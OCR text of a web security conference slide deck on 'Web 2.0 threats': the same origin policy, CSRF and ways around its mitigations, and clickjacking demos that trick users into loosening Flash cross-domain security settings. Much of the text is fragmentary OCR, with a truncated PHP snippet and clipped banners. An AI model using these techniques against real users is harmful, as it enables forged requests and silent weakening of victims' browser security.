SecTheory
Internet Security


Web 2.0 Threats Illustrated

About Me

- Robert Hansen - CEO
- SecTheory Ltd
  - Bespoke Boutique Internet Security
    - Web Application/Browser Security
    - Network/OS Security
    - http://www.sectheory.com/
- FallingRock Networks
- Advisory capacity to start-ups
- Founded the web application security lab
    - http://ha.ckers.org/ - the lab
    - http://sla.ckers.org/ - the forum

CAESARS PALACE
屆OWASP亞洲官方年會
OWASP AppSec Asia 2008 @Taiwan
THE PENTAGON
DEPARTMENT OF DEFENSE
UNITED STATES OF AMERICA
Reports are u
Often non-actio
Noisy with info
Executives can
TrueSec
RIVIERA
Hotel & Casino
Las Vegas
FCON


Primer on Same Origin Policy



URL	Outcome	Reason
http://www.yoursite.com/dir/page.html	Success	Same domain
http://www.yoursite.com/dir2/other-page.html	Success	Same domain
https://www.yoursite.com/	Failure (Except Cookies)	Different protocol
http://www.yoursite.com:8080/	Failure (Except Cookies)	Different port
http://news.yoursite.com/blog/	Failure (Except Cookies)	Different host


CSRF

- Cross domain images/iframes/CSS/JS calls, etc...
- Difference between malicious and benign x-domain requests are almost impossible to tell the difference.
- GET and POST are equally vulnerable.
- Affects nearly all websites – banks, .gov, etc..




CSRF Mitigation

- Check referrer
  - Turn referrer off
  - Meta refresh, https or JS
- Use a nonce (EG: <input type="hidden" name="nonce" value="5jjkhu431ju1i8d9r14">
  - Make the user click on it for me or steal it
- Embed the link in a flash movie
  - Make the user click on it for me or steal it




```
    public function getDateLastUpdated($format = '%x')
    {

        if ($this->date_last_updated === null || $this->date_l
            return null;
        } elseif (!is_int($this->date_last_updated)) {
            // a non-timestamp value was set externally, so we
            $ts = strtotime($thi
            if ($ts === -1 || $                              .1 r
                throw new Prope                              val
            }
        } else {
            $ts = $this->date_l
        }
        if ($format === null) {
            return $ts;
        } elseif (strpos($format, '%') !== fals
            return strftime($format, $ts);
        } else {
            return date($format, $ts);
        }
```

You appear to be writing a PHP CMS.
Would you like me to automatically insert XSS vulnerabilities?



- http://ha.ckers.org/xss.html

Clickjacking 101


[#] Adobe - Flash Player : Settings Manager - Global Security Settings panel - Mozilla Firefox [#]
File Edit View History Bookmarks Tools Help
Search Adobe.com...
Adobe
Your account | Contact | United States (Change)
Home Solutions Products Support Communities Company Downloads Store
Home / Support / Documentation / Flash Player Documentation /
Block
Done
LocalRodeo

Flash Player Help

Global Security Settings panel

TABLE OF CONTENTS

Flash Player Help
Settings Manager
- Global Privacy Settings Panel
- Global Storage Settings Panel
- Global Security Settings Panel
- Global Notifications Settings Panel
- Website Privacy Settings Panel
- Website Storage Settings Panel

Display Settings
Local Storage Settings
Microphone Settings

Adobe Flash Player ™ Settings Manager


Global Security Settings

Some websites may access information from other sites using an older system of security. This is usually harmless, but it is possible that some sites could obtain unauthorized information using the older system. When a website attempts to use the older system to access information:

● Always ask ○ Always allow ○ Always deny

Always trust files in these locations: Edit locations...

Clickjacking 101



[#] Adobe - Flash Player : Settings Manager - Global Security Settings panel - Mozilla Firefox [#]

File Edit View History Bookmarks Tools Help
Search Adobe.com...
Adobe
Your account | Contact | United States (Change)
Home Solutions Products Support Communities Company Downloads Store
Home / Support / Documentation / Flash Player Documentation /

Flash Player Help

[#] Click Jacking 101 - Mozilla Firefox [#]

File Edit View History Bookmarks Tools Help

Click Jacking Demo

Click


here

please.

Always
Transferring data from ha.ckers.org...
LocalRodeo
Done

Clickjacking 101

- Ronald’s flash settings manager subversion…



This is a non-malicious proof of concept based upon clickjacking, this poc leverages all security settings, which allow cross domain access. Please do notice that once you checked, your Flash settings will allow for cross domain access! to un-check go to this page: undo flash settings credits: Robert Hansen, Jeremiah Grossman, PDP, rvdh

Login please


Hello! welcome back!

username: test
password:

Do you want to remember your login? please check to allow: ○ ✓ Always allow

Clickjacking 101

- PDP’s version…



